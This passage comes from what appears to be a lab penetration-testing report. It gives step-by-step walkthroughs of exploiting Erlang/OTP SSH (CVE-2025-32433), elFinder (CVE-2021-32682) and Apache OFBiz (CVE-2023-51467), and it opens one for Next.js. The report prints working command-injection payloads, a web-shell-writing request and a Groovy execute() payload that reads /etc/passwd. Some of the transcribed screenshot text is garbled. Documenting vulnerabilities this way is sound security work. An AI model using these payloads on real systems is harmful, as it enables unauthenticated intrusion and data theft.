
This validates the critical nature of this vulnerability and the potential for privilege escalation or further compromise, depending on the server configuration.

Refer to sections 3.4 and 4.4 for details on this vulnerability and section 6.4 for suggested steps to resolve it.

5.5. Unauthenticated Remote Code Execution in Erlang/OTP SSH - [CVE-2025-32433](#)

By sending specially crafted SSH protocol messages before authentication, attackers can exploit a flaw in Erlang/OTP's SSH server to execute arbitrary code without valid credentials, potentially leading to full system compromise.

Step-1: Below screenshot shows that the python script “**exploit.py**” was executed on the SSH server running on localhost at port 2222, with the command creating a file at **/tmp/success**.




```
Final_Project_VM [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Terminal May 10 18:31
user@user-VirtualBox:~/vulnhub/erlang/CVE-2025-32433$ python exploit.py -t 127.0.0.1 -p 2222 -c "touch /tmp/success"
[*] Connecting to SSH server...
[*] Received banner: SSH-2.0-FrLang/5.2.9
[*] Sending SSH_MSG_KEXINIT...
[*] Sending SSH_MSG_CHANNEL_OPEN...
[*] Sending SSH_MSG_CHANNEL_REQUEST (pre-auth)...
[*] Erlang payload: os:cmd(binary_to_list(base64:decode("dG91Y2ggL3RtcC9zdWnjZXNz"))).

[*] Exploit sent! Command executed on target
user@user-VirtualBox:~/vulnhub/erlang/CVE-2025-32433$ python3 exploit.py -t 127.0.0.1 -p 2222 -c "touch /tmp/success"
[*] Connecting to SSH server...
[*] Received banner: SSH-2.0-FrLang/5.2.9
[*] Sending SSH_MSG_KEXINIT...
[*] Sending SSH_MSG_CHANNEL_OPEN...
[*] Sending SSH_MSG_CHANNEL_REQUEST (pre-auth)...
[*] Erlang payload: os:cmd(binary_to_list(base64:decode("dG91Y2ggL3RtcC9zdWnjZXNz"))).

[*] Exploit sent! Command executed on target
user@user-VirtualBox:~/vulnhub/erlang/CVE-2025-32433$ touch /tmp/success
user@user-VirtualBox:~/vulnhub/erlang/CVE-2025-32433$ ls -l /tmp
total 0
user@user-VirtualBox:~/vulnhub/erlang/CVE-2025-32433$
```

Figure 1 – Executing python script (exploit.py)

Step-2: The script sends a specially crafted **SSH_MSG_CHANNEL_REQUEST** packet (message number 94), exploiting a flaw in how the server handles messages to run arbitrary commands before the user is authenticated.



```
Final_Project_VM [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Terminal May 10 18:31
user@user-VirtualBox:~/vulnhub/erlang/CVE-2025-32433$ python exploit.py -t 127.0.0.1 -p 2222 -c "touch /tmp/success"
[*] Connecting to SSH server...
[*] Received banner: SSH-2.0-FrLang/5.2.9
[*] Sending SSH_MSG_KEXINIT...
[*] Sending SSH_MSG_CHANNEL_OPEN...
[*] Sending SSH_MSG_CHANNEL_REQUEST (pre-auth)...
[*] Erlang payload: os:cmd(binary_to_list(base64:decode("dG91Y2ggL3RtcC9zdWnjZXNz"))).

[*] Exploit sent! Command executed on target
user@user-VirtualBox:~/vulnhub/erlang/CVE-2025-32433$ python3 exploit.py -t 127.0.0.1 -p 2222 -c "touch /tmp/success"
[*] Connecting to SSH server...
[*] Received banner: SSH-2.0-FrLang/5.2.9
[*] Sending SSH_MSG_KEXINIT...
[*] Sending SSH_MSG_CHANNEL_OPEN...
[*] Sending SSH_MSG_CHANNEL_REQUEST (pre-auth)...
[*] Erlang payload: os:cmd(binary_to_list(base64:decode("dG91Y2ggL3RtcC9zdWnjZXNz"))).

[*] Exploit sent! Command executed on target
user@user-VirtualBox:~/vulnhub/erlang/CVE-2025-32433$ touch /tmp/success
user@user-VirtualBox:~/vulnhub/erlang/CVE-2025-32433$ ls -l /tmp
total 0
user@user-VirtualBox:~/vulnhub/erlang/CVE-2025-32433$
```

Figure 2 – SSH message channel Request

Step-3: The message structure as described in RFC 4254 is shown below.

```
byte      SSH_MSG_CHANNEL_REQUEST  
uint32    recipient channel  
string    "exec"  
boolean   want reply  
string    command
```

Step-4: After successful exploitation we can see that the /tmp/success file has been created, which results in the unauthenticated RCE. We can see the file after entering the container by the following command as shown below.

Figure 3 - /tmp/success file is created

This validates the high nature of this vulnerability and the potential for unauthenticated remote code execution by spawning a root shell or further full system compromise, depending on the server configuration.

Refer to sections 3.5 and 4.5 for details on this vulnerability and section 6.5 for suggested steps to resolve it.



5.6. elFinder ZIP Arguments Injection Leads to Command Injection - [CVE-2021-32682](#)

By supplying a specially crafted **name parameter** during ZIP archive creation in elFinder's **PHP connector**, attackers can inject system commands that are executed via **PHP's exec()** function, leading to remote code execution without authentication.

Step-1: Access the elFinder server as shown below; after accessing the server we have a feature to create text files under the files section.




Figure 1 – Creating a text file

Step-2: Here we can see that the text file is created successfully which is named as 1.txt




Figure 2 – 1.txt file is created

Step-3: After successfully creation of text file, right click on the same file go to create archive and then ZIP archive as shown below.

Right click > Create archive > ZIP archive




Figure 3 – Archiving the 1.txt file

Step-4: As we can see the ZIP archive file named 2.zip is created successfully as shown below.




Figure 4 – Archived 2.zip file



Step-5: Below is the captured HTTP GET request and response of the archiving the 2.zip file as shown above.

The screenshot shows a NetworkMiner capture. The Request pane shows a GET request to /php/connector.minimal.php?cmd=archive&name=2.zip&target=l1_Lw&targets%5B0%5D=l1_MS50eHQ&type=application%2Fzip. The Response pane shows the server's response with status 200 OK, headers, and a JSON payload containing 'added' and 'changed' fields, with 'name' entries for '2.zip' and 'l1_MS50eXA' respectively.

```

Request
Pretty Raw Hex
1 GET /php/connector.minimal.php?cmd=archive&name=2.zip&target=l1_Lw&targets%5B0%5D=l1_MS50eHQ&type=application%2Fzip&reqid=196b8f10dfc303 HTTP/1.1
2 Host: 10.0.2.15:8080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: keep-alive
9 Referer: http://10.0.2.15:8080/
10 Cookie: PHPSESSID=0507231d789d7bef3044d96a76a67948
11 Priority: u=0
12
13
14

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 10 May 2025 06:45:27 GMT
3 Server: Apache/2.4.52 (Debian)
4 X-Powered-By: PHP/7.4.28
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: PHPSESSID=d501b4260425d705507825f593e4a7b3; path=/; expires=Sat, 10 May 2025 06:45:27 GMT; max-age=31449600
9 Content-Length: 1400
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: application/json; charset=utf-8
13
14 {
  "added": [
    {
      "isOwner": false,
      "ts": 1746859528,
      "name": "application/zip",
      "read": 1,
      "write": 1,
      "size": 160,
      "hash": "l1_MS50eXA",
      "name": "2.zip"
    }
  ],
  "changed": [
    {
      "isOwner": false,
      "ts": 1746859476,
      "name": "directory",
      "read": 1,
      "write": 1,
      "size": 0,
      "hash": "l1_Lw",
      "name": "files",
      "rootRev": "",
      "options": {
        "path": "",
        "url": "",
        "tmburl": ""
      },
      "disabled": []
    }
  ]
}

```

Figure 5 – HTTP request of Archiving 2.zip file

Step-6: Below is the GET endpoint or the payload that was used for the exploitation.

```
GET /php/connector.minimal.php?cmd=archive&name=-TvvTT=id>shell.php%20%23%20a.zip&target=l1_Lw&targets%5B1%5D=l1_MS50eXA&targets%5B0%5D=l1_MS50eHQ&type=application%2Fzip HTTP/1.1
```

you can see 3 important parameters:

- **name**, its value is equal to **-TvvTT=id>shell.php # a.zip**, you can modify the **id>shell.php** to arbitrary commands
- **targets[0]**, its value is equal to **l1_MS50eHQ**. l1 means the first storage volume, **MS50eHQ** is the base64 encoded string of **1.txt**
- **targets[1]**, its value is equal to **l1_Mi56aXA**. l1 means the first storage volume, **Mi56aXA** is the base64 encoded string of **2.zip**

Step-7: The HTTP GET request is passed along with the above payload where the server responded with 200 OK, we got an error but the exploitation is successful, which can be seen in the next step.

The screenshot shows a NetworkMiner capture. The Request pane shows a GET request to /php/connector.minimal.php?cmd=archive&name=-TvvTT=id>shell.php%20%23%20a.zip&target=l1_Lw&targets%5B1%5D=l1_MS50eXA&targets%5B0%5D=l1_MS50eHQ&type=application%2Fzip. The Response pane shows the server's response with status 200 OK, headers, and a JSON payload containing an 'error' field with the value 'errArchive'.

```

Request
Pretty Raw Hex
1 GET /php/connector.minimal.php?cmd=archive&name=-TvvTT=id>shell.php%20%23%20a.zip&target=l1_Lw&targets%5B1%5D=l1_MS50eXA&targets%5B0%5D=l1_MS50eHQ&type=application%2Fzip HTTP/1.1
2 Host: 10.0.2.15:8080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: keep-alive
9 Referer: http://10.0.2.15:8080/
10 Cookie: PHPSESSID=0507231d789d7bef3044d96a76a67948
11 Priority: u=0
12
13
14

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 10 May 2025 06:48:39 GMT
3 Server: Apache/2.4.52 (Debian)
4 X-Powered-By: PHP/7.4.28
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: PHPSESSID=185cd722478f67b7b54dc9c45; path=/; expires=Sat, 10 May 2025 06:48:39 GMT; max-age=31449600
9 Content-Length: 24
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: application/json; charset=utf-8
13
14 {
  "error": [
    "errArchive"
  ]
}

```

Figure 6 – Crafted HTTP GET request with the payload

Step-8: After sending the GET request, Accessing the Elfinder server through URL with the endpoint **/files/shell.php** which results in the arbitrary code execution without the authentication as shown below.




Figure 7 - */files/shell.php* file is executed

This validates the critical nature of this vulnerability and the potential for Command Injection or further full system compromise, depending on the server configuration.

Refer to sections 3.6 and 4.6 for details on this vulnerability and section 6.6 for suggested steps to resolve it.



5.7. Apache OFBiz Authentication Bypass Leads to RCE - [CVE-2023-51467](#)

This exploit leverages the authentication bypass vulnerability by sending a specially crafted HTTP POST request to the **/webtools/control/ProgramExport** endpoint with empty **USERNAME** and **PASSWORD** parameters and the **requirePasswordChange=Y** flag to get unauthorized access to backend services. Then, the attacker can inject a Groovy expression in the **groovyProgram** parameter (e.g., `'id'.execute().text`), which is evaluated by the server, allowing arbitrary command execution.

Step-1: Intercept the request to the Apache OFBiz URL - <http://10.0.2.15:8443/accounting/control/main> in Burp Suite.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A red box highlights the 'Request' pane where the intercepted HTTP request is displayed. The request is a GET to <https://10.0.2.15:8443/accounting/control/main>. The 'Inspector' pane on the right shows various request details like attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates 'Memory: 124.5MB'.

Figure 1 - Intercept the request

Step-2: Send the request to Repeater module in the Burp Suite.

The screenshot shows the same Burp Suite interface as Figure 1, but with a context menu open over the request in the 'Request' pane. The 'Send to Repeater' option is highlighted with a blue selection bar. The 'Inspector' pane and status bar are visible on the right and bottom respectively.

Figure 2 - Send to Repeater



Step-3: Modify the request in Repeater to pass the command **id** in the malformed HTTP request as follows:

```
POST
/webtools/control/ProgramExport/?USERNAME=&PASSWORD=&requirePasswordChange=Y
HTTP/1.1

Host: localhost:8443

Accept-Encoding: gzip, deflate, br

Accept: */*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

Connection: close

Cache-Control: max-age=0

Content-Type: application/x-www-form-urlencoded

Content-Length: 55

groovyProgram=throw+new+Exception('id'.execute().text);
```

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A malicious HTTP request is being constructed in the 'Request' pane. The 'Content-Type' header is set to 'application/x-www-form-urlencoded'. The 'Content-Length' is 55. The payload contains the command `groovyProgram=throw+new+Exception('id'.execute().text);`. The entire request is highlighted with a red box. The 'Response' pane is currently empty. The 'Inspector' pane on the right shows various request details like attributes, query parameters, body parameters, cookies, and headers.

Figure 3 - Add the malicious request

In this request, the command is passed at the end in the parameter `groovyProgram=throw+new+Exception('id'.execute().text);`, where **id** is the malicious command.



Step-4: Send this request, and the result of the **id** command will be captured as a response as below.

```

POST /wbttools/control/ProgramExport/?USERNAME=&PASSWORD=&requirePasswordChange=Y HTTP/1.1
Host: localhost:8443
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9, en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
12 groovyPrograms.throwNewException('id'.execute().text);

```

The response shows the Java code for the 'id' command being executed, resulting in an error message about permissions:

```

java.lang.Exception: uid=0(root) gid=0(root) groups=0(root)
username was empty reenter
password was empty reenter

```

Figure 4 - Send the request

Step-5: Similarly, change the command as **cat /etc/passwd** and send the request.

```

POST /wbttools/control/ProgramExport/?USERNAME=&PASSWORD=&requirePasswordChange=Y HTTP/1.1
Host: localhost:8443
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9, en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
11
12 groovyPrograms.throwNewException('cat /etc/passwd'.execute().text);

```

The response shows the Java code for the 'cat /etc/passwd' command being executed, resulting in a long list of user accounts from the /etc/passwd file:

```

root:x:0:0::/root:/root/bin/bash
daemon:x:1:1::/bin:/usr/sbin/nologin
bin:x:2:2::/bin:/usr/sbin/nologin
sys:x:3:3::/dev:/usr/sbin/nologin
sync:x:4:4::/var/run:/bin/sync
games:x:5:60::/usr/games:/usr/sbin/nologin
man:x:6:12::/var/cache/man:/usr/sbin/nologin
lp:x:7:7::/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8::/var/mail:/usr/sbin/nologin
news:x:9:9::news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10::/var/uucp:/usr/sbin/nologin
proxy:x:11:11::/var/proxy:/usr/sbin/nologin
www-data:x:33:33::www-data:/var/www:/usr/sbin/nologin
backup:x:34:34::/var/backups:/usr/sbin/nologin
list:x:35:35::/var/list:/usr/sbin/nologin
lxd:x:36:36::/var/lib/lxd:/usr/sbin/nologin
gnats:x:41:41::gnats Bug-Reporting System
(admin):x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:100:100::/nonexistent:/usr/sbin/nologin

```

Figure 5 - Send a different malicious command cat

This validates the critical nature of this vulnerability as sensitive information such as the list of users can be accessed, and the potential for privilege escalation by running a reverse shell or further full system compromise, depending on the server configuration.

Refer to sections 3.7 and 4.7 for details on this vulnerability and section 6.7 for suggested steps to resolve it.

5.8. Next.js Middleware Authorization Bypass - [CVE-2025-29927](#)

By crafting a request with a specific **x-middleware-subrequest** value, attackers could trick the application into skipping middleware execution entirely. As a result, any security controls, such as access restrictions or session validation implemented in the middleware, could be completely bypassed.

Step -1: Access the dashboard directly without login credentials. It will be redirected to the login page:

```
curl -i http://10.0.2.15:3000
```

